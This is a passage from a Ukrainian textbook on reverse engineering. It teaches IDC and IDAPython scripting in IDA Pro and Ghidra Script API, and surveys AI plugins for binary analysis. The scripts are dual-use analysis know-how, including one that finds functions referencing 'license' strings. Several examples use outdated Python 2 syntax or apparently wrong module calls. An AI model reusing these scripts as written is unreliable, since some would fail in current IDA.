−*IDC* – C-подібна скриптова мова (*IDA-C*);

−*IDAPython* – версія *Python* для *IDA Pro*.

За допомогою вбудованої мови програмування *IDC* (спрощена мова *C*) можна писати невеликі програми аналізу дизасембльованого коду.

Основи *IDC*:

−для оголошення змінної використовується ключове слово auto; на відміну від C, змінні повинні бути оголошені до першого використання, причому при оголошенні змінну не можна ініціалізувати значенням;

−допускається робота з трьома типами даних: цілими числами (integer), рядками (string) і числами з плаваючою точкою;

−*IDC* не підтримує масиви, покажчики і складні типи даних на зразок структур та об'єднань;

−підтримує практично всі оператори мови C, винятки становлять скорочені оператори присвоювання (+=, -=, *= і так далі), замість них використовується повна форма;

−вкрай просто реалізована робота з рядками, ніяких функцій strcpy(), strcat() та іншого; щоб скопіювати або склеїти рядки, достатньо скористатися відповідно операторами присвоювання і складання;

−як і в C, всі вирази завершуються крапкою з комою, а блоки коду заключають у фігурні дужки; всередині цих блоків можна оголошувати нові змінні, але робити це потрібно на самому початку блоку;

−для завдання власної функції використовується ключове слово *static*; *IDC* також підтримує функції, виконані у вигляді окремих модулів (*.idc*-файлів), вхідні параметри функції задаються через кому, без вказівки типу;

−всі параметри передаються за значенням, а не за посиланням (покажчики в *IDC* не підтримуються);

−в оголошенні функції немає ніякої інформації про те, чи повертає вона якесь значення, і якщо повертає, то якого типу; для того, щоб функція повертала значення, використовується return, функція може повертати значення різних типів;

−для автоматизації складного завдання замість невеликого скрипта доцільно використовувати окрему програму; мінімальні вимоги – програма повинна підключати директивою #include заголовки <idc.idc> і мати функцію main.

Існує два способи виконання команд на мові *IDC:*

1. Викликати вікно через головне меню *File - Script command…* або комбінацією клавіш *Shift* + *F*2, у вікні набрати команди і виконати натисканням кнопки *OK*.

2. Створити файл з розширенням *.idc* і запустимти його на виконання через пункт меню *Script file….*




Рис. 3.65. Вікно виконання команд *IDC*




Рис. 3.66. Вікно результатів виконання команд *IDC*




Рис. 3.67. Відкриття існуючого скрипта




Рис. 3.68. Вибір файлу скрипта

Крім того, в IDA Pro в папці *idc* є кілька прикладів скриптів, які можна використати для навчання та створення власних скриптів.

За допомогою *IDC* можна швидко розробляти сценарії, що дозволяють автоматизувати безліч рутинних дій. Мова увібрала в себе основні синтаксичні елементи традиційного *C*, тому є простою для опанування.

Повна документація на *IDC* йде разом з *IDA Pro*, але для початку роботи цілком достатньо вивчити кілька основних моментів, що визначають базові елементи цієї мови програмування.

Приклад скрипта, що шукає функції та їх виклики в програмі, що аналізується:

```
#include <idc.idc>
static main (){
auto ea, func, ref;
// отримуємо поточну адресу курсора
ea = ScreenEA();
//цикл з початку (SegStart) до кінця (SegEND) поточного сегмента
for(func = SegStart(ea); func!=BADADDR && func<SegEnd(ea);
func=NextFunction(func))
{
// якщо поточна адреса є адресою функції
if (GetFunctionFlags(func)!=-1)
{
Message ("Function% s at 0x% x \n", GetFunctionName(func), func);
// знаходимо всі посилання на цю функцію і виводимо
for (ref = RfirstB(func); ref!=BADADDR; ref=RnextB(func, ref))
{
Message ("called from% s (0x% x) \n", GetFunctionName(ref), ref);
}
}
}
}
```

В результаті виконання скрипта отримаємо наступне (рис. 3.69):




Рис. 3.69. Результати виконання скрипта

3.6.2. Мова IDAPython

Більш простий спосіб розробляти сценарії – використовувати для цього *IDAPython* як повноцінний інтерпретатор *Python*, дозволяючи при цьому створювати скрипти, що мають повний доступ до всіх можливостей мови сценаріїв *IDC*.

Головна перевага *IDAPython* – підтримка рідної для *Python* обробки даних і можливість використовувати весь спектр різних модулів для *Python*. Також він відкриває доступ до значної частини функціоналу *IDA SDK*, дозволяючи писати сценарії для вирішення більш складних завдань, які складно було б реалізувати на *IDC*.

Сучасні версії IDA зазвичай використовують:

- Python 3.x;
- 64-bit Python для 64-bit IDA.

Для вивчення можливостей *IDAPython* рекомендується використовувати папку *examples*, яка містить приклади типових скриптів та роботи з *API IDA Pro*.




Рис. 3.70. Вікно виконання скрипта *IDAPython*

Основними модулями *IDAPython* є:

– *idaapi* – доступ до внутрішнього *API IDA Pro*;

– *idc* – високорівневі *IDC*-сумісні функції;

– *idautils* – набір допоміжних *Python*-утиліт для аналізу бінарного коду. Всі три модулі автоматично імпортуються в усі скрипти.

IDAPython містить багато функцій, які спеціалізовані для обробки виконуваного коду, такі як:

– *ScreenEA*() – отримує адресу того місця, де в даний момент розміщений курсор (мишки) на екрані IDA, що дозволяє вибрати початкову точку, для запуску сценарію;

– функції навігації по сегментах: *Segments, FirstSeg, NextSeg, SegByNam* та інші;

– функції навігації по функціях досліджуваної програми: *Functions, LocByName, GetFuncOffset, GetFunctionName*;

– перехресні посилання: *CodeRefsTo, CodeRefsFrom, DataRefsTo, DataRefsFrom*;

– отримання вхідних та вихідних викликів функцій;

– навігація по командах;

– навігація по адресах та посиланнях;

– організація діалогу з користувачем;

– візуалізація результатів та багато іншого.

IDAPython дозволяє автоматизувати типові дії в *IDA Pro*: масове перейменування функцій, пошук байтових патернів, аналіз викликів, додавання коментарів і попередню класифікацію ділянок коду. Офіційна документація *Hex-Rays* описує *IDAPython* як API для розширення можливостей *IDA*, зокрема для роботи з функціями, іменами, байтами та пошуком у дизасембльованій програмі.

Розглянемо приклади скриптів *IDAPython*.

Приклад 1. Пошук функцій та їх викликів в програмі:

```
from idautils import *
ea = ScreenEA()
for funcea in Functions(SegStart(ea), SegEnd(ea)):
print "Function %s at 0x%x" %
(GetFunctionName(funcea), funcea)
for ref in CodeRefsTo(funcea, 1):
print " called from %s(0x%x)" %
(GetFunctionName(ref), ref)
```

Приклад 2. Масове перейменування функцій за адресами:

```
import ida_name

rename_map = {
    0x401000: "init_config",
    0x401250: "check_license",
    0x4018A0: "decrypt_buffer",
}

for ea, new_name in rename_map.items():
    ok = ida_name.set_name(ea, new_name, ida_name.SN_CHECK)
    if ok:
        print(f"[+] Renamed {hex(ea)} -> {new_name}")
    else:
        print(f"[-] Failed to rename {hex(ea)}")
```

Цей підхід зручний, коли аналітик уже визначив призначення окремих функцій і хоче швидко привести базу *IDA* до зрозумілого вигляду.

Приклад 3. Автоматичне перейменування всіх функцій за шаблоном:

```
import ida_funcs
import ida_name

prefix = "sub_analyzed_"
counter = 1

for ea in ida_funcs.Functions():
    func_name = f"{prefix}{counter:03d}"
    if ida_name.set_name(ea, func_name, ida_name.SN_CHECK):
        print(f"[+] {hex(ea)} -> {func_name}")
        counter += 1
```

Такий скрипт можна використовувати для структуризації проєкту, коли стандартні імена типу sub_401000 потрібно замінити на єдиний стиль.

Приклад 4. Перейменування функцій за знайденим текстовим маркером:

```
import ida_funcs
import ida_name
import idautils
import idc

keyword = "license"
prefix = "func_license_"
counter = 1

for s in idautils.Strings():
    if keyword.lower() in str(s).lower():
        string_addr = int(s.ea)

        for xref in idautils.XrefsTo(string_addr):
            func = ida_funcs.get_func(xref.frm)
            if func:
                new_name = f"{prefix}{counter:02d}"
                ida_name.set_name(func.start_ea, new_name,
ida_name.SN_CHECK)
                print(f"[+] Function at {hex(func.start_ea)} renamed to
{new_name}")
                counter += 1
```

Цей приклад шукає рядки, що містять слово *license*, знаходить посилання на них і перейменовує функції, які ці рядки використовують.

Приклад 5. Пошук байтового патерна у всій програмі:

```
import ida_bytes
import ida_idaapi
import ida_kernwin
pattern = "55 8B EC"   # типовий пролог функції x86
start = ida_idaapi.inf_get_min_ea()
end = ida_idaapi.inf_get_max_ea()
ea = start
while True:
    ea = ida_bytes.find_bytes(pattern, ea, end)
    if ea == ida_idaapi.BADADDR:
        break
    print(f"[+] Pattern found at {hex(ea)}")
    ida_kernwin.jumpto(ea)
    ea += 1
```

Функція *ida_bytes.find_bytes*() використовується для пошуку послідовностей байтів у базі IDA; робота з байтами описана в модулі *ida_bytes*.

Приклад 6. Пошук патерна з wildcard

```
import ida_bytes
import ida_idaapi

pattern = "48 8B ?? ?? ?? 48 85 C0"
start = ida_idaapi.inf_get_min_ea()
end = ida_idaapi.inf_get_max_ea()

ea = start

while True:
    ea = ida_bytes.find_bytes(pattern, ea, end)
    if ea == ida_idaapi.BADADDR:
        break

    print(f"[+] Wildcard pattern found at {hex(ea)}")
    ea += 1
```

Wildcard ?? дозволяє пропускати байти, які можуть змінюватися між різними версіями програми, наприклад адреси, зміщення або значення констант.

Приклад 7. Пошук патерна і перейменування найближчої функції:

```
import ida_bytes
import ida_funcs
import ida_name
import ida_idaapi
pattern = "48 89 5C 24 ?? 57 48 83 EC ??"
new_prefix = "pattern_func_"
counter = 1
start = ida_idaapi.inf_get_min_ea()
end = ida_idaapi.inf_get_max_ea()
ea = start
while True:
    ea = ida_bytes.find_bytes(pattern, ea, end)
    if ea == ida_idaapi.BADADDR:
        break
    func = ida_funcs.get_func(ea)
    if func:
        new_name = f"{new_prefix}{counter:02d}"
        ida_name.set_name(func.start_ea,            new_name,
ida_name.SN_CHECK)
        print(f"[+]    {hex(func.start_ea)}    renamed    to
{new_name}")
        counter += 1
    ea += 1
```

Цей варіант корисний, коли певний фрагмент машинного коду відповідає відомій службовій процедурі, криптографічному циклу, обробнику помилки або типовій функції ініціалізації.

Приклад 8. Додавання коментарів до знайдених патернів:

```
import ida_bytes
import ida_idaapi
import idc
pattern = "E8 ?? ?? ?? ?? 85 C0"
comment = "Possible call followed by return-value check"
start = ida_idaapi.inf_get_min_ea()
end = ida_idaapi.inf_get_max_ea()
ea = start
while True:
```

```
    ea = ida_bytes.find_bytes(pattern, ea, end)
    if ea == ida_idaapi.BADADDR:
        break
    idc.set_cmt(ea, comment, 0)
    print(f"[+] Comment added at {hex(ea)}")
    ea += 1
```

Коментарі дозволяють залишати позначки у місцях, які потребують подальшої ручної перевірки.

Написання скриптів також можливе із застосуванням ШІ.

3.6.3. Ghidra Script API

Ghidra Script API – це механізм автоматизації аналізу в середовищі *Ghidra*. він дозволяє створювати скрипти для пошуку функцій, перейменування символів, аналізу інструкцій, роботи з пам'яттю, рядками, посиланнями, типами даних і результатами декомпіляції.

Ghidra підтримує два основні варіанти написання скриптів:

–*Java-скрипти* – основний і найбільш повний варіант, оскільки Ghidra сама написана мовою Java.

–*Python-скрипти* – зручні для швидкої автоматизації, але в *Ghidra* використовується *Jython*, а не сучасний *CPython*.

Ghidra Script API використовується для:

–автоматичного перейменування функцій і змінних;

–пошуку байтових або текстових патернів;

–проходження по функціях, інструкціях і блоках коду;

–додавання коментарів і закладок;

–аналізу посилань між функціями;

–створення власних допоміжних інструментів для РІПЗ;

–пакетної обробки великої кількості бінарних файлів.

Java є "рідною" мовою для *Ghidra*, тому *Java*-скрипти мають найповніший доступ до внутрішніх структур програми: *Program*, *Listing*, *FunctionManager*, *SymbolTable*, *ReferenceManager*, *DataTypeManager* тощо.

Приклад простого *Java*-скрипта, який проходить по всіх функціях і виводить їхні адреси та імена:

```
// PrintFunctions.java

import ghidra.app.script.GhidraScript;
import ghidra.program.model.listing.Function;
import ghidra.program.model.listing.FunctionIterator;

public class PrintFunctions extends GhidraScript {

    @Override
    public void run() throws Exception {
        FunctionIterator functions =

currentProgram.getFunctionManager().getFunctions(true);

        for (Function function : functions) {
            println(function.getName() + " at " +
function.getEntryPoint());
        }
    }
}
```

Python-скрипти у *Ghidra* зручні для швидких дій, оскільки мають коротший синтаксис. Вони використовують ті самі об’єкти *Ghidra API*, що й *Java*-скрипти, але звернення до них виконується через *Jython*.

Приклад виведення всіх функцій:

```
# PrintFunctions.py
fm = currentProgram.getFunctionManager()
functions = fm.getFunctions(True)
for function in functions:
    print("{} at {}".format(function.getName(),
function.getEntryPoint()))
```

Ghidra дозволяє програмно звертатися до декомпілятора через *DecompInterface*. Це дає можливість автоматично отримувати псевдокод функцій. Це особливо корисно для автоматичного аналізу великої кількості функцій, наприклад для пошуку певних конструкцій у псевдокоді.

Переваги *Ghidra Script API*:

- глибокий доступ до внутрішньої моделі програми;
- підтримка *Java* та *Python/Jython*;
- можливість автоматизації повторюваних дій;
- інтеграція з декомпілятором;
- зручність для навчальних і дослідницьких задач;
- можливість пакетного аналізу без ручної роботи в інтерфейсі.

3.7. Застосування ШІ для аналізу бінарного коду

3.7.1. Можливості ШІ щодо аналізу бінарного коду

Сучасні системи ШІ для РІПЗ розвиваються не лише як плагіни до *IDA Pro* або *Ghidra*, а й як самостійні платформи аналізу бінарного коду. Такі системи використовують машинне навчання, семантичний аналіз, символьне виконання та *LLM* для автоматизації аналізу ШПЗ, пошуку вразливостей, класифікації функцій та аналізу подібності. Найвідомішими прикладами *є RevEng.AI*, *Binarly*, *angr*, *SAFE* та *Binary Analysis Platform*. Сучасна тенденція полягає у переході від РІ з підтримкою ШІ до автономних ШІ-агентів аналізу ПЗ.

Основні напрямки розвитку систем ШІ для РІ:

- автономний аналіз шкідливого програмного забезпечення;
- семантичне розуміння бінарного коду;
- дослідження вразливостей із застосуванням штучного інтелекту;
- масштабований аналіз подібності бінарного коду;
- ШІ-агенти для реверс-інжинірингу.

Основні функції ШІ-інструментів для аналізу бінарного коду:

- автоматичне пояснення функцій;
- перейменування функцій і змінних;
- автоматичне коментування коду;
- семантичний пошук по бінарному коду;
- виявлення шкідливої активності;
- аналіз сімейств ШПЗ;
- аналіз графів викликів;
- аналіз криптографічних алгоритмів;
- виявлення обфускації та деобфускація;
- автоматичне створення сигнатур;
- аналіз мережевої активності;
- аналіз роботи з файлами та операційною системою;
- аналіз мікропрограмного забезпечення та *embedded*-коду;
- виявлення вразливостей;
- генерація документації;
- ШІ-чат у середовищі дизасемблера;

- автоматизація конвеєра РІ;
- аналіз семантичної подібності;
- інтерактивна навігація по бінарному коду.

ШІ-інструменти для РІ наведені в Додатку Г.

Одне з ключових застосувань ШІ – *semantic recovery*, тобто відновлення змістовних імен. ШІ аналізує інструкції, виклики API, структуру керування, рядкові константи та патерни використання змінних. І на цій основі генерує імена, наприклад:

До	Після
sub_401000	initialize_network
v3	buffer_length
a1	input_data

Приклад: порівняння назв до і після ШІ.

Без ШІ:

```
int sub_401000(int a1) {
    int v1;
    v1 = sub_402000(a1);
    if (v1 > 0)
        return sub_403000(v1);
    return -1;
}
```

Після ШІ-аналізу:

```
int process_input(int input_data) {
      int parsed_value;
      parsed_value = parse_data(input_data);
      if (parsed_value > 0)
         return compute_result(parsed_value);
     return ERROR_INVALID_DATA;
   }
```

Таким чином, досягається підвищення читабельності коду, швидше розуміння його логіки, зменшення часу для аналізу та підготовки звітів.

Застосування методів ШІ, зокрема великих мовних моделей (LLM), суттєво змінює підходи до РІПЗ. Якщо традиційні інструменти (декомпілятори, дизасемблери) працюють переважно на основі формальних правил і евристик, то ШІ дозволяє:

- інтерпретувати код на семантичному рівні;

- автоматично генерувати зрозумілі назви функцій і змінних;
- пояснювати логіку програм природною мовою;
- виявляти підозрілі або нетипові патерни поведінки.

3.7.2. Інструменти ШІ для IDA Pro

У сучасних версіях *IDA Pro* з'являються інтегровані або сторонні *AI*-рішення, такі як:

Gepetto. Один із найвідоміших *AI*-плагінів для *IDA Pro* на базі *IDAPython*. Використовує *API LLM* для аналізу псевдокоду. Дозволяє автоматично генерувати коментарі, пояснення функцій, пропонувати імена змінних та спрощувати розуміння дизасембльованого коду.

IDA Copilot. *AI*-помічник для *IDA Pro*, що реалізує інтерактивний чат безпосередньо всередині дизасемблера. Підтримує пояснення асемблерного коду, аналіз псевдокоду, автоматичне коментування та семантичний пошук по бінарному файлу. Працює з *OpenAI, Claude, Gemini* та локальними *LLM*.

AiDA. Сучасний *AI Assistant* для *IDA Pro*, орієнтований на високопродуктивний аналіз. Написаний на C++ та підтримує інтеграцію з кількома *LLM*-платформами. Забезпечує автоматичне пояснення функцій, семантичний пошук та навігацію по коду.

Hex-Rays AI Chat Plugin. Експериментальний *AI*-плагін від *Hex-Rays Labs*. Реалізує *AI*-чат усередині *IDA Pro* з можливістю взаємодії з *IDAPython API*. Дозволяє не лише пояснювати код, а й запускати автоматизовані сценарії аналізу та навігації по базі дизасемблера.

ida-pro-mcp. Інструмент інтеграції *IDA Pro* з *Model Context Protocol* (*MCP*). Надає великим мовним моделям структурований доступ до *IDA API*, функцій, графу викликів та результатів аналізу. Використовується для створення AI-агентів автоматизованого реверс-інжинірингу.

Основні можливості ци інструментів:

- пояснення асемблерного коду: перетворення низькорівневих інструкцій у текстовий опис;
- аналіз функцій: коротке резюме призначення функції;

− генерація імен: автоматичне перейменування sub_401000 → *decrypt_data*;

− робота з псевдокодом (*Hex-Rays*): аналіз С-подібного представлення;

− прискорення рутинних задач: допомога при первинному аналізі великих бінарних файлів.

Обмеження:

− галюцинації ШІ: модель може “вигадувати” логіку, якої немає в коді;

− відсутність гарантії коректності: результати потребують перевірки;

− залежність від контексту: короткі фрагменти інтерпретуються гірше;

− проблеми з обфускованим кодом: ШІ часто помиляється при обфускації;

− конфіденційність: передача коду в зовнішні *API* може бути обмежена.

3.7.3. Інструменти ШІ для Ghidra

Ghidra активно розширюється через плагіни, що інтегрують *LLM* (наприклад, *GPT*, локальні моделі), наприклад:

GhidrAssist. Один із найсучасніших *AI*-помічників для *Ghidra*. Реалізує інтеграцію з *OpenAI, Ollama* та локальними *LLM*. Підтримує пояснення функцій, *AI*-чат, контекстні промпти, семантичний пошук і *RAG*-підхід для аналізу великих бінарних файлів.

GhidraGPT. *AI*-плагін для інтеграції *Ghidra* з *ChatGPT*. Дозволяє пояснювати асемблерний код, псевдокод декомпілятора та автоматично генерувати коментарі. Орієнтований на швидкий РІ через *LLM*.

GhidraMCP. Інтеграція *Ghidra* з *MCP* дає можливість *LLM* напряму взаємодіяти з *API Ghidra*, аналізувати граф викликів, функції та результати декомпіляції. Використовується для побудови *AI*-агентів РІ.

GhidraBridge + AI workflows. Інструмент для взаємодії *Ghidra* із зовнішнім *Python*-середовищем. Часто використовується для інтеграції *Ghidra* з *AI*-фреймворками, *LangChain*, *OpenAI API* та локальними *LLM*. Дозволяє будувати власні засоби РІ на основі ШІ.

Pyhidra + LLM integration. *Python*-інтерфейс для запуску *Ghidra* та взаємодії з її *API*. Дає можливість створювати *AI*-скрипти для автоматичного аналізу функцій, класифікації ШПЗ та семантичних анотацій за допомогою *LLM*.

Ghidra AI Plugin. Плагін для інтеграції *Ghidra* з *OpenAI API*. Реалізує *AI*-пояснення функцій, автокоментування та аналіз псевдокоду декомпілятора. Підходить для навчальних і дослідницьких задач.

Таким чином, типові можливості таких інструментів ШІ включають:

- аналіз декомпільованого коду: пояснення функцій на основі *Ghidra Decompiler*;
- інтерактивний чат-аналітик: можливість ставити питання до коду;
- автоматичне перейменування: функції, змінні, структури;
- генерація коментарів: вставка пояснень безпосередньо в код;
- інтеграція з *Ghidra Script API*: комбінування ШІ та скриптів.

3.8. Питання для самоконтролю

1. Яка структура виконуваного коду програми формату *PE*?
2. Які є види інструментів статичного аналізу бінарного коду?
3. Як здійснюється пошук шкідливих фрагментів бінарного коду?
4. Як отримати асемблерний код програми?
5. Як відбувається статичний аналіз вразливостей асемблерного коду?
6. Які знайти шкідливі фрагменти асемблерного коду?
7. Як знешкодити шкідливі фрагменті бінарного коду?
8. Які ви знаєте інструментальні засоби дослідження роботи програм?
9. Як знайти потенційно небезпечні ділянки коду?
10. Які задачі вирішують декомпілятори?
11. Які особливості декомпіляції інтерпретованих мов?
12. Як виконати декомпіляцію бінарного коду в мову С?
13. Які засоби створення власних функцій містить IDA Pro та Ghidra?
14. Які переваги надає ШІ для аналізу бінарного коду?

4. РЕВЕРС-ІНЖИНІРИНГ МОДЕЛЕЙ ДАНИХ

4.1. Види моделей даних

